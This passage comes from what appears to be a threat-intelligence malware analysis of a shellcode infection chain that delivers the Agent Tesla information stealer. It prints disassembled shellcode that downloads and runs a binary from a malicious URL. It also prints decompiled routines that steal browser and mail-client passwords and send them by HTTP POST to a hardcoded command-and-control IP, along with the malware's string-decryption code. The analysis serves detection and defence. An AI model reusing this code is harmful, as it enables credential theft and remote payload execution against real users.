This decryption loop will unpack the final payload of the shellcode, and finally jump into this decoded buffer. PyREBox allows us to dump the memory buffer containing the shellcode at any point during the execution. There are several ways to achieve this, but one possible way is to use the volatility framework (which is available through the PyREBox shell) to list the VAD regions in the process and dump the buffer containing the interesting code. This buffer can then be imported into IDA Pro for a deeper analysis.

```
seg000:0096F6EE ; ---------------------------------------------------------------------------
seg000:0096F6EE Here starts the decoded part of the second stage shellcode
seg000:0096F6EE
seg000:0096F6EE start_second_stage_unpacked:
seg000:0096F6EE                 sub     esp, 22Ch
seg000:0096F6F4                 call    cont_1
seg000:0096F6F4 ; ---------------------------------------------------------------------------
seg000:0096F6F9 aErnel32:                               ; 'kernel32'
seg000:0096F6F9                 dw 107
seg000:0096F6F9                 text "UTF-16LE", 'ernel32',0
seg000:0096F70B ; ---------------------------------------------------------------------------
seg000:0096F70B
seg000:0096F70B cont_1:                                 ; CODE XREF: seg000:0096F6F4↑p
seg000:0096F70B                 call    locate_kernel_32
seg000:0096F710                 mov     ebx, eax
seg000:0096F712                 call    cont_2
seg000:0096F712 ; ---------------------------------------------------------------------------
seg000:0096F717 aLoadlibraryw   db 'LoadLibraryW',0
seg000:0096F724 ; ---------------------------------------------------------------------------
seg000:0096F724
seg000:0096F724 cont_2:                                 ; CODE XREF: seg000:0096F712↑p
seg000:0096F724                 push    ebx
seg000:0096F725                 call    find_function_export_in_pe
seg000:0096F72A                 mov     edi, eax        ; edi: loadlibrarya
seg000:0096F72C                 call    cont_3
seg000:0096F72C ; ---------------------------------------------------------------------------
seg000:0096F731 aGetprocaddress db 'GetProcAddress',0
seg000:0096F740 ; ---------------------------------------------------------------------------
seg000:0096F740
seg000:0096F740 cont_3:                                 ; CODE XREF: seg000:0096F72C↑p
seg000:0096F740                 push    ebx
seg000:0096F741                 call    find_function_export_in_pe
seg000:0096F746                 mov     esi, eax        ; esi: GetProcAddress
seg000:0096F748                 call    cont_4
seg000:0096F748 ; ---------------------------------------------------------------------------
seg000:0096F74D aExpandenvironm db 'ExpandEnvironmentStringsW',0
seg000:0096F767 ; ---------------------------------------------------------------------------
seg000:0096F767
seg000:0096F767 cont_4:                                 ; CODE XREF: seg000:0096F748↑p
seg000:0096F767                 push    ebx
seg000:0096F768                 call    esi             ; GetProcAddress("ExpandEnvironmentStrings")
seg000:0096F76A                 push    104h
seg000:0096F76F                 lea     edx, [esp+8]
seg000:0096F773                 push    edx
seg000:0096F774                 call    cont_5
seg000:0096F774 ; ---------------------------------------------------------------------------
seg000:0096F779 aLocalappdataSc:
seg000:0096F779                 dw 37
seg000:0096F779                 text "UTF-16LE", 'LOCALAPPDATA%\scvhost.exe',0
seg000:0096F7AF ; ---------------------------------------------------------------------------
seg000:0096F7AF
seg000:0096F7AF cont_5:                                 ; CODE XREF: seg000:0096F774↑p
seg000:0096F7AF                 call    eax             ; ExpandEnvironmentStrings
seg000:0096F7B1                 call    cont_6
seg000:0096F7B1 ; ---------------------------------------------------------------------------
seg000:0096F7B6 aRlmon:                                 ; 'UrlMon'
seg000:0096F7B6                 dw 85
seg000:0096F7B6                 text "UTF-16LE", 'rlMon',0
seg000:0096F7C4 ; ---------------------------------------------------------------------------
seg000:0096F7C4
seg000:0096F7C4 cont_6:                                 ; CODE XREF: seg000:0096F7B1↑p
seg000:0096F7C4                 call    edi             ; LoadLibrary("urlmon")
seg000:0096F7C6                 call    cont_7
seg000:0096F7C6 ; ---------------------------------------------------------------------------
seg000:0096F7CB aUrldownloadtof db 'URLDownloadToFileW',0
seg000:0096F7DE ; ---------------------------------------------------------------------------
seg000:0096F7DE
seg000:0096F7DE cont_7:                                 ; CODE XREF: seg000:0096F7C6↑p
seg000:0096F7DE                 push    eax
seg000:0096F7DF                 call    esi             ; GetProcAddress("URLDownloadToFileA")
seg000:0096F7E1                 push    0
seg000:0096F7E3                 push    0
seg000:0096F7E5                 lea     edx, [esp+0Ch]
seg000:0096F7E9                 push    edx
seg000:0096F7EA                 call    cont_8
seg000:0096F7EA ; ---------------------------------------------------------------------------
seg000:0096F7EF aTtpAvastDonggu:
seg000:0096F7EF                 dw 104
seg000:0096F7EF                 text "UTF-16LE", 'ttp://avast.dongguanmolds.com/xyz.123',0
seg000:0096F83D ; ---------------------------------------------------------------------------
seg000:0096F83D
seg000:0096F83D cont_8:                                 ; CODE XREF: seg000:0096F7EA↑p
```

```
seg000:0096F83D                 push    0
seg000:0096F83F                 call    eax             ; UrlDownloadToFileA("http://avast.dongg...")
seg000:0096F841                 call    cont_9
seg000:0096F841 ; ---------------------------------------------------------------------------
seg000:0096F846 aHell32:
seg000:0096F846                 dw 115
seg000:0096F846                 text "UTF-16LE", 'hell32',0
seg000:0096F856
seg000:0096F856 ; =============== S U B R O U T I N E =======================================
seg000:0096F856
seg000:0096F856
seg000:0096F856 cont_9          proc near               ; CODE XREF: seg000:0096F841↑p
seg000:0096F856                 call    edi             ; LoadLibrary("shell32")
seg000:0096F858                 call    cont_10
seg000:0096F858 cont_9          endp
seg000:0096F858
seg000:0096F858 ; ---------------------------------------------------------------------------
seg000:0096F85D aShellexecutew  db 'ShellExecuteW',0
seg000:0096F86B
seg000:0096F86B ; =============== S U B R O U T I N E =======================================
seg000:0096F86B
seg000:0096F86B
seg000:0096F86B cont_10         proc near               ; CODE XREF: cont_9+2↑p
seg000:0096F86B
seg000:0096F86B arg_0           = byte ptr  4
seg000:0096F86B
seg000:0096F86B                 push    eax
seg000:0096F86C                 call    esi             ; LoadLibraryA("ShellExecute")
seg000:0096F86E                 push    1
seg000:0096F870                 push    0
seg000:0096F872                 push    0
seg000:0096F874                 lea     edx, [esp+0Ch+arg_0]
seg000:0096F878                 push    edx
seg000:0096F879                 push    0
seg000:0096F87B                 push    0
seg000:0096F87D                 call    eax             ; ShellExecute
seg000:0096F87F                 call    cont_11
seg000:0096F87F cont_10         endp ; sp-analysis failed
seg000:0096F87F
seg000:0096F87F ; ---------------------------------------------------------------------------
seg000:0096F884 aExitprocess    db 'ExitProcess',0
seg000:0096F890
seg000:0096F890 ; =============== S U B R O U T I N E =======================================
seg000:0096F890
seg000:0096F890
seg000:0096F890 cont_11         proc near               ; CODE XREF: cont_10+14↑p
seg000:0096F890                 push    ebx
seg000:0096F891                 call    esi             ; LoadLibrary("ExitProcess")
seg000:0096F893                 push    0
seg000:0096F895                 call    eax             ; ExitProcess
seg000:0096F895 cont_11         endp ; sp-analysis failed
```

Figure 17 — Decrypted buffer of the second stage (final stage of the shellcode).

This final stage of the shellcode is quite straightforward. It leverages standard techniques to find the *kernel32.dll* module in the linked list of loaded modules available in the PEB, and afterward, will parse its export table to locate the *LoadLibrary* and *GetProcAddress* functions. By using these functions, the script resolves several API functions (*ExpandEnvironmentStrings*, *URLDownloadToFileA*, and *ShellExecute*) to download and execute the *xyz.123* binary from the URL, which we have already seen in the Threat Grid analysis. The shellcode starts this executable with the name "*scvhost.exe*," which we have also seen before in the Threat Grid report.

We have also seen several other campaigns using the exact same infection chain, but delivering Loki as the final payload. We list these in the IOC sections.

Payload details

Let's look into the final payload file "*xyz.123*" (*a8ac66acd22d1e194a05c09a3dc3d98a78ebcc2914312cdd647bc209498564d8*) or "*scvhost.exe*" if you prefer the process name from above.

$ file xyz123.exe

xyz123.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

Loading the file into dnSpy — a .NET assembly editor, decompiler and debugger — confirms that it's a .NET executable that's heavily obfuscated.

```
// Token: 0x02000001 RID: 1
internal sealed class <Module>
{
    // Token: 0x06000001 RID: 1 RVA: 0x0005C5E8 File Offset: 0x0005A7E8
    static <Module>()
    {
        <Module>.ҭъщжЭҪУ\u0486\u0489ïғреўҥыйичП();
        int[] array = new int[366];
        <Module>.ЙIᲈҪѹйЙ@jXғСҐДҐДЄѹИү(array, fieldof
          (Resources.upK0kD1mCterW5PsMa3dPnL7As2RlhkW2fmmDODP9BT0125JTdfb7IH7IMI
          hgvPyq7kYwxhM5d/20lPtka193zUYYXhhB767KSc5Kmx+Dao).FieldHandle);
        Resources.VJw6oPEArzCqOptNKRHbvItL1E5BbtAKC/S5s9Mcev+Bb8tTmKdUaPDB8krNzf
          NV2uMeFeMNikDE4b6fCZJ3ZUDyURpFNlctVY = array;
        char[] array2 = new char[384];
        <Module>.ЙIᲈҪѹйЙ@jXғСҐДҐДЄѹИү(array2, fieldof
          (<PrivateImplementationDetails>.eQHaHlFFAJokv3rfy1uhY4atFdwrmJokMtyGiC
          guHxEmPAmiHzidWY1A0ILJdaMO8+fU72tSxkzQnWxAn).FieldHandle);
        <PrivateImplementationDetails>.BkSsyTF4HCRDdelLVbe8gExQKvaoH1+cGx22L+UKm
          tbfOb95vpNJatfPYh6P8QWeOo76zXdTCee0anDddvrUODiLIqUGRRrkNyCEI777wx24AsY
    }

    // Token: 0x06000002 RID: 2 RVA: 0x0005C623 File Offset: 0x0005A823
    static void ЙIᲈҪѹйЙ@jXғСҐДҐДЄѹИү(Array A_0, RuntimeFieldHandle A_1)
    {
        RuntimeHelpers.InitializeArray(A_0, A_1);
    }

    // Token: 0x06000003 RID: 3 RVA: 0x0005CB10 File Offset: 0x0005AD10
    internal static void ҭъщжЭҪУ\u0486\u0489ïғреўҥыйичП()
    {
        uint num = 54288u;
        uint[] array = new uint[]
        {
            3397578191u,
            129231896u,
            4193161888u,
            811781156u,
            427412816u,
            3948572190u,
```

Figure 18 - xyz123.exe.

The execution starts at the class constructor (cctor) executing the <Module>.ҭъЩжЁҪУ\u0486\u0489ïҒреўҤЫйичП()method. It loads a large array into memory and decodes it.

The rest of the cctor reconstructs a *xs.dll* and other code from the array and proceeds at the entry point with additional routines. At the end, it jumps by calling the *P.M()* method into the *xs.dll*.

```
10          static u()
11          {
12              L.7Xh9NDkwircNuydJjVFBpHv+qdtxpodxvtL0LWAGJSkylFAyeBSBm2DyGWxK/
                w9VY3UvBPfr3XqDaZgdy4nfgYNBjwhH6jOlp7XAMZXo2zih3QRv2TWVdZdg9ymhHi+V(5000);
13              u.Оѳлⷫ&ыщчIЊЈёхпҗçЙ\u0489ьк(I.0gncE77/DriDJ0Ua5y4Yux4JDS0o2DnQfwqc7S8KL7VY5zueVKpBpLuVbvgECDR8GdZuP60nHEzFjUwQT
                +1tWY57AR7eh3as8FUgreQro9KykEgvOJKIYFH0BpKjKLZy('', 780), new ResolveEventHandler(u.<>c.<>9.Q));
14          }
15
16          // Token: 0x0600007E RID: 126 RVA: 0x0005CA56 File Offset: 0x0005AC56
17          [STAThread]
18          private static void /5+JVQqhVwg+uTjrhp+2LO0h5pjHVsWc4XWIQpoaeOvYwd1wxTwxmRybU7a8P0GnG/ri3aOpL1bxca
              +SE9tr8Birnxcz5bAWwJj/bcn09PZa3iJy6Gu3t84DYgA8gGFv()
19          {
20              X.4JGfyIp1pYABhxn+Wlg4sTdyMUWluvh0G8AcJ4GeNfpAAuFYzCnOrNfwZK+MIwjENB8xY8vNWQb4a39Ka6fhl
                  +HXXejBowHKq6tTBeLHt49HBuh7tmru84hWswsO8gBG(10);
21              u.ЬЧЗЇеЭьSpÖуЄЬЎЎѴхуеЁЮЪ();
22          }
23
24          // Token: 0x0600007F RID: 127 RVA: 0x0005CA64 File Offset: 0x0005AC64
25          static void Оѳлⷫ&ыщчIЊЈёхпҗçЙ\u0489ьк(AppDomain A_0, ResolveEventHandler A_1)
26          {
27              A_0.AssemblyResolve += A_1;
28          }
29
30          // Token: 0x06000080 RID: 128 RVA: 0x0005CA6D File Offset: 0x0005AC6D
31          static void ЬЧЗЇеЭьSpÖуЄЬЎЎѴхуеЁЮЪ()
32          {
33              P.M();
34          }
35      }
36  }
37
```

Figure 19 - P.M() method.

This one is interesting because it presents us a well-known artifact that shows that the assembly was obfuscated with the [Agile.Net obfuscator](#).





Figure 20 - Agile.Net obfuscator artifact.

Since there is no custom obfuscation, we can just execute the file, wait a while, and dump it via [Megadumper](#), a tool that dumps .NET executables directly from memory. This already looks much better.



```
// Token: 0x0600001A RID: 26 RVA: 0x0000288C File Offset: 0x00000A8C
[STAThread]
public static void CNU()
{
    if (_P.FA(15, 1))
    {
        Application.Exit();
    }
    if (Operators.ConditionalCompareObjectEqual(_P.FD(), true, false))
    {
        Application.Exit();
    }
    _P.UE();
    checked
    {
        if (_P.PHD_65)
        {
            string osfullName = _.YJ_4.Info.OSFullName;
            if (osfullName.Contains(H.G("jt4JXyzFY+P3zf6k/0mkCA==")) | osfullName.Contains(H.G("WY/qFt+dX2Df9KlaXwh7Dg==")) | osfullName.Contains(H.G
              ("yEL14NlRz7vMnB6B63zUbg==")))
            {
                try
                {
                    string path = Path.GetTempPath() + H.G("KiLpGfQIQ7hbRpBUQLwmbw==");
                    if (Operators.ConditionalCompareObjectEqual(_P.XHU(), false, false))
                    {
                        if (File.Exists(path))
                        {
                            int num = Conversions.ToInteger(File.ReadAllText(path));
                            File.WriteAllText(path, Conversions.ToString(num + 1));
                        }
                        else
                        {
                            File.WriteAllText(path, H.G("84htGJR8cIVATCAwL9pcMw=="));
                        }
                        string value = File.ReadAllText(path);
                        if (Conversions.ToInteger(value) <= 3)
                        {
                            if (osfullName.Contains(H.G("yEL14NlRz7vMnB6B63zUbg==")))
                            {
                                _P.YS();
```

Figure 21 - Deobfuscated code step one.

Unfortunately, the obfuscator has encrypted all strings with the H.G() method and we cannot see the content of those strings.

```
// Token: 0x02000001 RID: 1
internal class H
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    public static string G(string W_0)
    {
        string strPassword = "amp4Z0wpKzJ5Cg0GDT5sJD0sMw0IDAsaGQ1Afik6NwXr6rrSEQE=";
        string s = "aGQ1Afik6NampDT5sJEQE4Z0wpsMw0IDAD06rrSswXrKzJ5Cg0G=";
        string strHashName = "SHA1";
        int iterations = 2;
        int num = 256;
        string s2 = "@1B2c3D4e5F6g7H8";
        byte[] bytes = Encoding.ASCII.GetBytes(s2);
        byte[] bytes2 = Encoding.ASCII.GetBytes(s);
        byte[] array = Convert.FromBase64String(W_0);
        PasswordDeriveBytes passwordDeriveBytes = new PasswordDeriveBytes(strPassword, bytes2, strHashName, iterations);
        byte[] bytes3 = passwordDeriveBytes.GetBytes(num / 8);
        ICryptoTransform transform = new RijndaelManaged
        {
            Mode = CipherMode.CBC
        }.CreateDecryptor(bytes3, bytes);
        MemoryStream memoryStream = new MemoryStream(array);
        CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
        byte[] array2 = new byte[array.Length];
        int count = cryptoStream.Read(array2, 0, array2.Length);
        memoryStream.Close();
        cryptoStream.Close();
        return Encoding.UTF8.GetString(array2, 0, count);
    }
}
```

Figure 22 - H.G() method

Luckily, the de4dot .NET deobfuscator tool kills this with one command. We just need to tell it which method in the sample is used to decrypt the strings at runtime. This is done by handing over the Token from the corresponding method, in this case, *0x06000001*. De4dot has an issue with auto-detecting the Agile .NETobfuscator, so we have to hand over this function via the '-p' option.

```
C:\tools\dotnet\de4dot>de4dot.exe JYAMCDHWZCOUZUWIRHMYKLFNSAIYWDKBESQJTLSQ.exe --strtyp delegate --strtok 06000001 -p an

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected CliSecure (C:\tools\dotnet\de4dot\JYAMCDHWZCOUZUWIRHMYKLFNSAIYWDKBESQJTLSQ.exe)
Cleaning C:\tools\dotnet\de4dot\JYAMCDHWZCOUZUWIRHMYKLFNSAIYWDKBESQJTLSQ.exe
Renaming all obfuscated symbols
Saving C:\tools\dotnet\de4dot\JYAMCDHWZCOUZUWIRHMYKLFNSAIYWDKBESQJTLSQ-cleaned.exe
ERROR: Error calculating max stack value. If the method's obfuscated, set CilBody.KeepOldMaxStack or MetadataOptions.Flags (KeepOldMaxStack
 (global option) to ignore this error. Otherwise fix your generated CIL code so it conforms to the ECMA standard.
ERROR: Instruction is null
```


Figure 23 - de4dot .NET deobfuscator.

Even if it looks like the operation failed, it has successfully replaced all obfuscated strings and recovered them, as we can see below.

```
132     // Token: 0x0600001A RID: 26 RVA: 0x00002BE0 File Offset: 0x00000DE0
133     [STAThread]
134     public static void CNV()
135     {
136         if (_P.FA(15, 1))
137         {
138             Application.Exit();
139         }
140         if (Operators.ConditionalCompareObjectEqual(_P.FD(), true, false))
141         {
142             Application.Exit();
143         }
144         _P.UE();
145         checked
146         {
147             if (_P.PHD_65)
148             {
149                 string osfullName = _.YJ_4.Info.OSFullName;
150                 if (osfullName.Contains("Windows 7") | osfullName.Contains("Windows 8") | osfullName.Contains("Windows 10"))
151                 {
152                     try
153                     {
154                         string path = Path.GetTempPath() + "\\temp.tmp";
155                         if (Operators.ConditionalCompareObjectEqual(_P.XHU(), false, false))
156                         {
157                             if (File.Exists(path))
158                             {
159                                 int num = Conversions.ToInteger(File.ReadAllText(path));
160                                 File.WriteAllText(path, Conversions.ToString(num + 1));
161                             }
162                             else
```

Figure 24 - Decoded strings.

Examining the source code shows us that the adversaries are using an information stealer/RAT sold by a company selling grayware products: Agent Tesla. Agent Tesla contains a number of questionable functions, such as password stealing, screen capturing and the ability to download additional malware. However, the sellers of this product say that it is used for password recovery and child monitoring.



```
BKY
33                  {
34                      list.AddRange(UBX.BP(text + "\\Login Data", "Chrome", "logins"));
35                  }
36              }
37              return list;
38          }
39          catch (Exception ex)
40          {
41              result = new List<TG>();
42          }
43          return result;
44      }
45
46      // Token: 0x06000107 RID: 263 RVA: 0x0000C9F4 File Offset: 0x0000ABF4
47      internal static List<TG> HZV()
48      {
49          List<TG> result;
50          try
51          {
52              result = UBX.BP(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Opera Software\\Opera Stable\\Login Data"), "Opera", "logins");
53          }
54          catch (Exception ex)
55          {
56              result = new List<TG>();
57          }
58          return result;
59      }
60
61      // Token: 0x06000108 RID: 264 RVA: 0x0000CA4C File Offset: 0x0000AC4C
62      internal static List<TG> JCK()
63      {
64          List<TG> result;
65          try
66          {
67              result = UBX.BP(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Yandex\\YandexBrowser\\User Data\\Default\\Login Data"),
68                "Yandex", "logins");
69          }
70          catch (Exception ex)
71          {
72              result = new List<TG>();
73          }
74          return result;
75      }
76      // Token: 0x06000109 RID: 265 RVA: 0x0000CAA4 File Offset: 0x0000ACA4
77      internal static List<TG> LE()
78      {
79          List<TG> list = new List<TG>();
80          string text = string.Empty;
81          string text2 = string.Empty;
82          string text3 = string.Empty;
83          checked
84          {
85              try
86              {
87                  object objectValue = RuntimeHelpers.GetObjectValue(DKJ.XR("firefox"));
88                  if (File.Exists(Conversions.ToString(Operators.ConcatenateObject(objectValue, "logins.json"))))
89                  {
90                      DKJ.HD(Conversions.ToString(objectValue));
91                      string input = File.ReadAllText(Conversions.ToString(Operators.ConcatenateObject(objectValue, "logins.json")));
92                      Regex regex = new Regex("\"(hostname|encryptedPassword|encryptedUsername)\":\"(.*?)\"");
```

Figure 25 - Sample of password stealing methods.

The malware comes with password-stealing routines for more than 25 common applications and other rootkit functions such as keylogging, clipboard stealing, screenshots and webcam access. Passwords are stolen from the following applications, among others:

- Chrome
- Firefox
- Internet Explorer
- Yandex
- Opera
- Outlook
- Thunderbird
- IncrediMail
- Eudora
- FileZilla
- WinSCP
- FTP Navigator
- Paltalk
- Internet Download Manager
- JDownloader
- Apple keychain
- SeaMonkey
- Comodo Dragon
- Flock

- DynDNS

This version comes with routines for SMTP, FTP and HTTP exfiltration, but is using only the HTTP POST one which you can see in figure 26 below. The decision as to which exfiltration method is used is hardcoded in a variable stored in the configuration, which is checked in almost all methods like this:

if (Operators.CompareString(_P.Exfil, "webpanel", false) == 0)
...
else if (Operators.CompareString(_P.Exfil, "smtp", false) == 0)
...
else if (Operators.CompareString(_P.Exfil, "ftp", false) == 0)

```
// Token: 0x06000046 RID: 70
public static string HttpPostToCC(string MX_119)
{
    try
    {
        _P.Y y = new _P.Y("0295A23E62324128AEE5C2C7FBC093DA6CDD47DA860777FDEB8DA74CE74BF96220806E189969DFD28B1B14E391AA98B2B0C18E08F5A8F11CA0394153C531618C");
        MX_119 = "p=" + y.Encrypt(MX_119);
        string requestUriString = "http://185.234.216.240/0x22/maxibrainz10.php";
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)";
        httpWebRequest.Method = "POST";
        MX_119 = MX_119.Replace("+", "%2B");
        byte[] bytes = Encoding.UTF8.GetBytes(MX_119);
        httpWebRequest.ContentType = "application/x-www-form-urlencoded";
        httpWebRequest.ContentLength = (long)bytes.Length;
        using (Stream requestStream = httpWebRequest.GetRequestStream())
        {
            requestStream.Write(bytes, 0, bytes.Length);
            using (WebResponse response = httpWebRequest.GetResponse())
            {
                using (Stream responseStream = response.GetResponseStream())
                {
                    using (StreamReader streamReader = new StreamReader(responseStream))
                    {
                        streamReader.ReadToEnd();
                        streamReader.Close();
                    }
                    responseStream.Flush();
                    responseStream.Close();
                }
                response.Close();
            }
            requestStream.Flush();
            requestStream.Close();
```

Figure 26 - HTTP exfiltration routine.

For example, it creates the POST request string, as you can see below in figure 27.

```
    if (_P.AZ_36)
    {
        string text = Convert.ToBase64String(File.ReadAllBytes(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\ScreenShot\\screen.jpeg"));
        _P.HttpPostToCC(string.Format("type={0}\r\nhwid={1}\r\ntime={2}\r\npcname={3}\r\nlogdata={4}\r\nscreen={5}\r\nipadd={6}\r\nwebcam_link={7}\r\nclient={8}\r\nlink={
            \r\nusername={10}\r\npassword={11}\r\nscreen_link={12}\r\nsite_username={13}", new object[]
        {
            "screenshots",
            _P.XLW_67,
            DateTime.Now.ToString(_P.WRW_68),
            _P.DL_69,
            null,
            text,
            null,
            null,
            null,
            null,
            null,
            null,
            null,
            _P.OM_71
        }));
    }
```

Figure 27 - POST request.

Then, it encrypts it with 3DES before sending it (figure 28). The _P.Y (*"0295A...1618C"*) method in figure 26 creates the MD5 hash of the string. This hash is used as secret for the 3DES encryption.

```
// Token: 0x06000060 RID: 96 RVA: 0x0000AC54 File Offset: 0x00008E54
public string Encrypt(string Message)
{
    byte[] inArray = null;
    UTF8Encoding utf8Encoding = new UTF8Encoding();
    using (MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider())
    {
        byte[] key = this.bPassword;
        TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
        tripleDESCryptoServiceProvider.Key = key;
        tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
        tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;
        byte[] bytes = utf8Encoding.GetBytes(Message);
        try
        {
            ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateEncryptor();
            inArray = cryptoTransform.TransformFinalBlock(bytes, 0, bytes.Length);
        }
        finally
        {
            tripleDESCryptoServiceProvider.Clear();
            md5CryptoServiceProvider.Clear();
        }
    }
    return Convert.ToBase64String(inArray);
```

Figure 28 - 3DES Encryption method

Conclusion

